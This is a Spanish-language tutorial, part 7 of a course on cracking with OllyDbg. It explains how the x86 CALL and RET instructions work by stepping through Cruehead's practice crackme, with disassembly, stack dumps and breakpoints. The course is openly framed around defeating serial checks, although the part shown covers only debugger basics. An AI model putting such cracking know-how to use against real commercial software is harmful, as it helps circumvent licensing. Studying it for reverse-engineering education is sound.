INTRODUCCION AL CRACKING CON OLLYDBG Parte 7


Los CALL y RET

He dejado algunas instrucciones para esta ultima parte porque creo que a esta altura ya tienen claro algunas cosas, y es mejor explicar estas ultimas instrucciones ya teniendo una pequeña base, ahora explicaremos los CALL y RET.


Esta instrucción aunque parezca su funcionamiento sencillo, muchos de los newbies no comprenden realmente su funcionamiento, por eso quería dedicarle un espacio importante e insistir en repasar toldo lo anterior, pero ademas mirar de entender muy bien el funcionamiento de los CALL y RET yo creo que es algo muy importante para el cracking.

Carguemos nuevamente nuestro crackme de ejemplo el CRACKME DE CRUEHEAD en OLLYDBG,


Para practicar hagamos click derecho en el listado desensamblado en cualquier línea y elijamos GO TO – EXPRESSION




Y en la ventana que aparece tipeemos 401245




Nos llevara a dicha dirección en el listado desensamblado, donde hay un CALL para practicar.




Allí vemos el CALL que elegí para practicar, para poder ejecutarlo hago CLICK DERECHO-NEW ORIGIN HERE con lo cual EIP apuntara a 401245 y dicha dirección será la próxima que se ejecutará.



Allí vemos como cambiamos EIP



Volvamos a nuestro CALL



La instrucción CALL lo que hace es ir a ejecutar una subrutina o si quieren parte del programa cuya dirección esta dada por el valor del operando o sea en este caso del ejemplo:

CALL 401362 significa que la próxima línea a ejecutarse será 401362 y cuando se termine de ejecutar la rutina que esta allí dentro, volverá a la instrucción siguiente a continuación del CALL que la llamo.

En este ejemplo luego de ejecutarse el contenido del CALL 401362, volverá a 40124A y seguirá desde allí.


Ahora hagamos unos ciertos movimientos con el OLLYDBG, que nos ayudan en los casos que estamos encima de un CALL como este.

Si yo quiero mirar el contenido del CALL podría entrar al mismo con F7 y tracearlo por dentro, pero si quiero echar un vistazo a ver si el contenido me interesa para ser traceado o no, ya que también tengo como recuerdan la opción de tracear con la tecla F8, la cual en este caso ejecutara el CALL sin entrar al mismo y seguirá en 40124A sin ni siquiera enterarnos de lo que hizo el programa dentro del CALL.


Entonces cada vez que llegamos a un CALL y estamos traceando un programa se plantea una disyuntiva, será importante para entrar a tracearlo con F7? O lo salteo con F8 porque es un call secundario que no hace nada que me importe?

Bueno, lo que OLLYDBG nos permite hacer es mirar sin ejecutar, a ver que veo dentro del CALL y si me interesa.

Para ello hago click derecho en el CALL y elijo FOLLOW.




FOLLOW no ejecuta ninguna línea solo va a mostrarnos la próxima línea a ejecutarse, pero no cambia nada EIP seguirá en 401245, a la espera de nuestra decisión.



Cuando entro a mirar veo la rutina interna que obviamente empieza en 401362 que era el operando del CALL y donde terminará, pues en el primer RET que vea en este caso OLLYDBG escribe los RET como RETN, pero es lo mismo dicha instrucción es la finalización de la rutina y la vuelta a 40124A a la instrucción siguiente del CALL que nos trajo aquí.

Es muy importante entender esto, ahora que vimos como podemos mirar dentro sin ejecutar volvamos a la línea actual presionando la tecla - del teclado numérico o sea la tecla MENOS, esto siempre nos lleva al paso anterior sin ejecutar nada también.

Pues estamos en el CALL



Ahora si entraremos con F7, pero antes de entrar el CALL veamos el stack, esto es muy importante pues allí se almacenan los datos para que el programa sepa donde regresar cuando llega al RET.

```
0012FFC4  7C816D4F  RETURN to kernel32.7C816D4
0012FFC8  7C920738  ntdll.7C920738
0012FFCC  FFFFFFFF
0012FFD0  7FFD6000
0012FFD4  8054A938
0012FFD8  0012FFC8
0012FFDC  84413928
0012FFE0  FFFFFFFF  End of SEH chain
0012FFE4  7C8399F3  SE handler
0012FFE8  7C816D58  kernel32.7C816D58
0012FFEC  00000000
0012FFF0  00000000
0012FFF4  00000000
0012FFF8  00401000  CRACKME.<ModuleEntryPoint>
0012FFFC  00000000
```

En mi maquina este es el stack, en la suya los valores pueden variar pero el mecanismo será similar.

Apreto F7 ahora

```
00401362  $  6A 00          PUSH 0                          BeepType = MB_OK
00401364  .  E8 AD000000    CALL <JMP.&USER32.MessageBeep>  MessageBeep
00401369  .  6A 30          PUSH 30                         Style = MB_OK|MB_ICONEXCLAMATION|MB_APPLMODAL
0040136B  .  68 60214000    PUSH CRACKME.00402160           Title = "No luck!"
00401370  .  68 69214000    PUSH CRACKME.00402169           Text = "No luck there, mate!"
00401375  .  FF75 08        PUSH DWORD PTR SS:[EBP+8]       hOwner
00401378  .  E8 BD000000    CALL <JMP.&USER32.MessageBoxA>  MessageBoxA
0040137D  .  C3             RETN
0040137E  $  8B7424 04      MOV ESI,DWORD PTR SS:[ESP+4]
00401382  .  56             PUSH ESI
00401383  >  8A06           MOV AL,BYTE PTR DS:[ESI]
```

Allí entre en el CALL y estoy en 401362 pero a diferencia de la vez anterior que entre con FOLLOW ahora EIP cambio a 401362, lo cual quiere decir que estamos ejecutando esta rutina.

Veamos que paso en el stack

```
0012FFC0  0040124A  RETURN to CRACKME.0040124A from CRACKME.00401362
0012FFC4  7C816D4F  RETURN to kernel32.7C816D4F
0012FFC8  7C920738  ntdll.7C920738
0012FFCC  FFFFFFFF
0012FFD0  7FFD6000
0012FFD4  8054A938
0012FFD8  0012FFC8
0012FFDC  84413928
0012FFE0  FFFFFFFF  End of SEH chain
0012FFE4  7C8399F3  SE handler
0012FFE8  7C816D58  kernel32.7C816D58
0012FFEC  00000000
0012FFF0  00000000
0012FFF4  00000000
0012FFF8  00401000  CRACKME.<ModuleEntryPoint>
0012FFFC  00000000
```

Allí en la imagen resalte el stack como estaba antes y veo que se agrego una nueva carta arriba o sea al entrar en un CALL el sistema automáticamente hace un PUSH con la dirección de retorno, o sea donde volverá al llegar al RET y salir de la rutina.

Vemos que la línea tiene el valor 40124A que es como sabemos la dirección de retorno.

Por si alguno lo olvido recordemos que es la dirección siguiente al CALL inicial, allí se ve.

```
00401240  .  58             POP EAX
00401241  .  3BC3           CMP EAX,EBX
00401243  .v 74 07          JE SHORT CRACKME.0040124C
00401245  .  E8 18010000    CALL CRACKME.00401362
0040124A  .^ EB 9A          JMP SHORT CRACKME.004011E6
0040124C  >  E8 FC000000    CALL CRACKME.0040134D
00401251  .^ EB 93          JMP SHORT CRACKME.004011E6
00401253  .  C8 000000      ENTER 0,0
00401257  .  53             PUSH EBX
00401258  .  56             PUSH ESI
```

Bueno vemos que OLLY nos aclara aun mas el tema agregándonos información.

```
0012FFC0  0040124A  RETURN to CRACKME.0040124A from CRACKME.00401362
0012FFC4  7C816D4F  RETURN to kernel32.7C816D4F
0012FFC8  7C920738  ntdll.7C920738
0012FFCC  FFFFFFFF
```

Nos dice RETORNO A 40124A desde 401362

O sea OLLY aun no sabe donde estará el RET que nos devolverá, pero sabe que la rutina empieza en 401362 y lo marca como que aquí empieza y terminara en un RET y volverá a 40124A.

Apretemos F7 una vez vemos que ejecuta un PUSH 0 lo cual pone un CERO en el stack y abajo del mismo queda el indicador para el RET de la dirección de retorno.

```
0012FFBC  00000000  BeepType = MB_OK
0012FFC0  0040124A  RETURN to CRACKME.0040124A from CRACKME.00401362
0012FFC4  7C816D4F  RETURN to kernel32.7C816D4F
0012FFC8  7C920738  ntdll.7C920738
0012FFCC  FFFFFFFF
0012FFD0  7FFD6000
0012FFD4  8054A938
0012FFD8  0012FFC8
0012FFDC  84413928
0012FFE0  FFFFFFFF  End of SEH chain
0012FFE4  7C8399F3  SE handler
0012FFE8  7C816D58  kernel32.7C816D58
0012FFEC  00000000
0012FFF0  00000000
0012FFF4  00000000
0012FFF8  00401000  CRACKME.<ModuleEntryPoint>
0012FFFC  00000000
```

El programa puede hacer mil operaciones dentro de la rutina hacer miles de PUSH, POPS lo que quiera, pero al llegar al RET deberá dejar arriba en el stack nuevamente el valor de la dirección de retorno, sigamos ejecutando con F8 para no entrar en los CALL y llegar al RET.

```
00401362  $  6A 00        PUSH 0                          BeepType = MB_OK
00401364  .  E8 AD000000  CALL <JMP.&USER32.MessageBeep>  MessageBeep
00401369  .  6A 30        PUSH 30                         Style = MB_OK|MB_ICONEXCLAMATION|MB_APPLMODAL
0040136B  .  68 60214000  PUSH CRACKME.00402160           Title = "No luck!"
00401370  .  68 69214000  PUSH CRACKME.00402169           Text = "No luck there, mate!"
00401375  .  FF75 08      PUSH DWORD PTR SS:[EBP+8]       hOwner
00401378  .  E8 BD000000  CALL <JMP.&USER32.MessageBoxA>  MessageBoxA
0040137D  .  C3           RETN
0040137E  $  8B7424 04    MOV ESI,DWORD PTR SS:[ESP+4]
00401382  .  56           PUSH ESI
```

Allí llegue al RET y veo que como dije el stack tiene arriba nuevamente el valor donde retornara.

```
0012FFC0  0040124A  RETURN to CRACKME.0040124A from CRACKME.00401362
0012FFC4  7C816D4F  RETURN to kernel32.7C816D4F
0012FFC8  7C920738  ntdll.7C920738
0012FFCC  FFFFFFFF
0012FFD0  7FFD6000
0012FFD4  8054A938
0012FFD8  0012FFC8
0012FFDC  84413928
0012FFE0  FFFFFFFF  End of SEH chain
0012FFE4  7C8399F3  SE handler
0012FFE8  7C816D58  kernel32.7C816D58
0012FFEC  00000000
0012FFF0  00000000
0012FFF4  00000000
0012FFF8  00401000  CRACKME.<ModuleEntryPoint>
0012FFFC  00000000
```

Como habíamos mencionado el RET es el final de la rutina y contrapartida de la instrucción CALL, si CALL nos trajo aquí, RET nos devolverá a la zona donde estábamos antes de entrar en esta rutina.

Pero además RET quitara la dirección de retorno del stack que es un valor que al sistema ya no le interesa pues ya volvemos y luego la dirección ya no es útil más.

Apreto F7

```
00401241  .  3BC3          CMP EAX,EBX
00401243  .v 74 07         JE SHORT CRACKME.0040124C
00401245  .  E8 18010000   CALL CRACKME.00401362
0040124A  .^ EB 9A         JMP SHORT CRACKME.004011E6
0040124C  >  E8 FC000000   CALL CRACKME.0040134D
00401251  .^ EB 93         JMP SHORT CRACKME.004011E6
00401253  .  C8 000000     ENTER 0,0
```

Y vuelvo a 40124A y el stack quedo como estaba antes de ejecutar el CALL en mi maquina en 12FFc4.

```
0012FFC4  7C816D4F  RETURN to kernel32.7C816D4F
0012FFC8  7C920738  ntdll.7C920738
0012FFCC  FFFFFFFF
0012FFD0  7FFD6000
0012FFD4  8054A938
0012FFD8  0012FFC8
0012FFDC  84413928
```

Es de mencionar que si uno ejecuta un RET sin haber entrado en ningún call por ejemplo

PUSH 401256
RET

Lo que hará esto es poner en el primer lugar del stack el valor 401256, y como la siguiente instrucción es un RET, pues ella interpreta que el primer lugar del stack es una dirección de retorno de algún call anterior y aunque ello no haya ocurrido, al ejecutarlo nos llevara allí.

Ahora reinicio el CRACKME DE CRUEHEAD


Ahora haré otro ejemplo voy en el listado con GO TO – EXPRESSION a 401364 es una dirección que elegí para mostrar algo ya verán.

```
00401361  .  C3            RETN
00401362  $  6A 00         PUSH 0                          BeepType = MB_OK
00401364  .  E8 AD000000   CALL <JMP.&USER32.MessageBeep>  MessageBeep
00401369  .  6A 30         PUSH 30                         Style = MB_OK|MB_ICONEXCLAMATION|MB_APPLMODAL
0040136B  .  68 60214000   PUSH CRACKME.00402160            Title = "No luck!"
00401370  .  68 69214000   PUSH CRACKME.00402169            Text = "No luck there, mate!"
00401375  .  FF75 08       PUSH DWORD PTR SS:[EBP+8]       hOwner
00401378  .  E8 BD000000   CALL <JMP.&USER32.MessageBoxA>  MessageBoxA
0040137D  .  C3            RETN
0040137E  $  8B7424 04     MOV ESI,DWORD PTR SS:[ESP+4]
```

Ahora no cambiare EIP ni nada si no que apretare F2 que es un BREAKPOINT los cuales ya explicaremos mas adelante en detalle, lo importante es que cuando el programa ejecute esa instrucción OLLYDBG parara allí.


```
00401359  .  FF75 08       PUSH DWORD PTR SS:[EBP+8]       hOwner
0040135C  .  E8 D9000000   CALL <JMP.&USER32.MessageBoxA>  MessageBoxA
00401361  .  C3            RETN
00401362  $  6A 00         PUSH 0                          BeepType = MB_OK
00401364  .  E8 AD000000   CALL <JMP.&USER32.MessageBeep>  MessageBeep
00401369  .  6A 30         PUSH 30                         Style = MB_OK|MB_ICONEXCLAMATION|MB_APPLMODAL
0040136B  .  68 60214000   PUSH CRACKME.00402160            Title = "No luck!"
00401370  .  68 69214000   PUSH CRACKME.00402169            Text = "No luck there, mate!"
00401375  .  FF75 08       PUSH DWORD PTR SS:[EBP+8]       hOwner
00401378  .  E8 BD000000   CALL <JMP.&USER32.MessageBoxA>  MessageBoxA
0040137D  .  C3            RETN
0040137E  $  8B7424 04     MOV ESI,DWORD PTR SS:[ESP+4]
00401382  .  56            PUSH ESI
```

Allí esta puesto el BREAKPOINT ahora apreto F9 que es RUN para que el programa corra.




Vemos que nos sale la ventana del crackme, si no la ven, pues búsquenla con ALT mas TAB entre los programas que están corriendo.


Allí se ve, el programa no paso aun por nuestro BREAKPOINT, vayamos en dicha ventanita a HELP - REGISTER




Nos sale la ventana para poner un NOMBRE Y UN SERIAL



Pongamos cualquiera



Y apreto OK



Nos sale una ventanita diciendo que no tuvimos suerte o sea que tipeamos el user y serial incorrecto (lo increíble seria que fuera el correcto jeje), y al aceptar dicha ventana para en nuestro BREAKPOINT.

Si no les para prueben con el user y serial que puse yo.

```
0040135C  .  E8 D9000000   CALL <JMP.&USER32.MessageBoxA>      hOwner
                                                              MessageBoxA
00401361  .  C3            RETN
00401362  $  6A 00         PUSH 0                             BeepType = MB_OK
00401364  .  E8 AD000000   CALL <JMP.&USER32.MessageBeep>     MessageBeep
00401369  .  6A 30         PUSH 30                            Style = MB_OK|MB_ICONEXCLAMATION|MB_APPLMODAL
0040136B  .  68 60214000   PUSH CRACKME.00402160               Title = "No luck!"
00401370  .  68 69214000   PUSH CRACKME.00402169               Text = "No luck there, mate!"
00401375  .  FF75 08       PUSH DWORD PTR SS:[EBP+8]           hOwner
00401378  .  E8 BD000000   CALL <JMP.&USER32.MessageBoxA>      MessageBoxA
0040137D  .  C3            RETN
0040137E  $  8B7424 04     MOV ESI,DWORD PTR SS:[ESP+4]
00401382  .  56            PUSH ESI
```


Allí estamos en el medio de la ejecución del programa pero algo de información tenemos

```
0012FE9C  00000000  BeepType = MB_OK
0012FEA0  0040124A  RETURN to CRACKME.0040124A from CRACKME.00401362
0012FEA4  0040210C  ASCII "RICNAR456"
0012FEA8  00000000
0012FEAC  0012FF1C
0012FEB0  00401128  RETURN to CRACKME.WndProc from <JMP.&KERNEL32.ExitProcess>
0012FEB4  0012FEC0
0012FEB8  77D18734  RETURN to USER32.77D18734
0012FEBC  091E08A6
0012FEC0  00000111
0012FEC4  00000066
0012FEC8  00000000
0012FECC  00401128  RETURN to CRACKME.WndProc from <JMP.&KERNEL32.ExitProcess>
0012FED0  DCBAABCD
0012FED4  00000000
0012FED8  0012FF1C
0012FEDC  00401128  RETURN to CRACKME.WndProc from <JMP.&KERNEL32.ExitProcess>
0012FEE0  0012FF48
0012FEE4  77D18816  RETURN to USER32.77D18816 from USER32.77D1870C
0012FEE8  00401128  RETURN to CRACKME.WndProc from <JMP.&KERNEL32.ExitProcess>
0012FEEC  091E08A6
0012FEF0  00000111
0012FEF4  00000066
0012FEF8  00000000
0012FEFC  00402050  CRACKME.00402050
0012FF00  00402048  CRACKME.00402048
0012FF04  006DBFC0
0012FF08  00000014
0012FF0C  00000001
0012FF10  00000000
```


Vemos allí unos cuantos RETURN TO …. Que el stack tiene almacenados allí, así que podemos pensar que el superior de todos, será donde volverá el programa al llegar a un RET ya que suponemos estamos dentro de un CALL (porque vemos que hay RETURN TO …… en el stack) y al llegar a un RET ese RETURN quedara en la línea superior y volverá a 40124A .

Como vemos también estamos en la misma rutina que analizamos antes cambiando el EIP, pero ahora dentro de la ejecución el programa, no suelta.

Tratamos de llegar al RET apretando F8 como antes, en el call anterior al RET se para ya que nos debe mostrar algo que hace el CALL dentro que es una mensaje y que debemos aceptar para seguir.





Presionamos ACEPTAR



Y llegamos al RET y como supusimos el valor superior del stack es


La diferencia entre la vez anterior y esta es que la vez anterior al cambiar EIP e ir directamente allí, ejecutamos el CALL solo aislado, no el resto del programa, ahora al poner un BREAKPOINT el programa se ejecuto normalmente, y al pasar por allí paro, y si apreto F9 seguirá corriendo como si nada.







Además lo que quise mostrar es que a veces cuando estamos en el medio de la ejecución de un programa y paramos por algún motivo, la información del stack nos sirve para saber de donde fue llamado la rutina en que estamos y donde volverá, y si hay mas RETURN TO hacia abajo, también sabremos que son CALLS unos dentro de otros, o sea anidados, y que estamos dentro de un CALL que al llegar al primer RETURN TO, saldremos y al llegar al segundo pues saldremos de otro y así.

Creo que esta claro, igual como es muy importante que entiendan esto aclararemos con otro ejemplo reiniciemos el OLLY y apretamos la barra espaciadora y escribamos como primera línea solo para entender esto CALL 401245






Alli esta ahora podemos practicar hacer FOLLOW para la rutina por dentro




Vemos que como modificamos el programa la rutina ahora empieza en 401245 y terminara en el RET de 401288 (que es un RETN10 un poco diferente a un RET común, pero no es eso el tema de esta explicación ya lo veremos mas adelante lo que quiero que vean es lo que pasa cuando entramos en un call como en este caso y dentro de la rutina entramos en un segundo CALL.

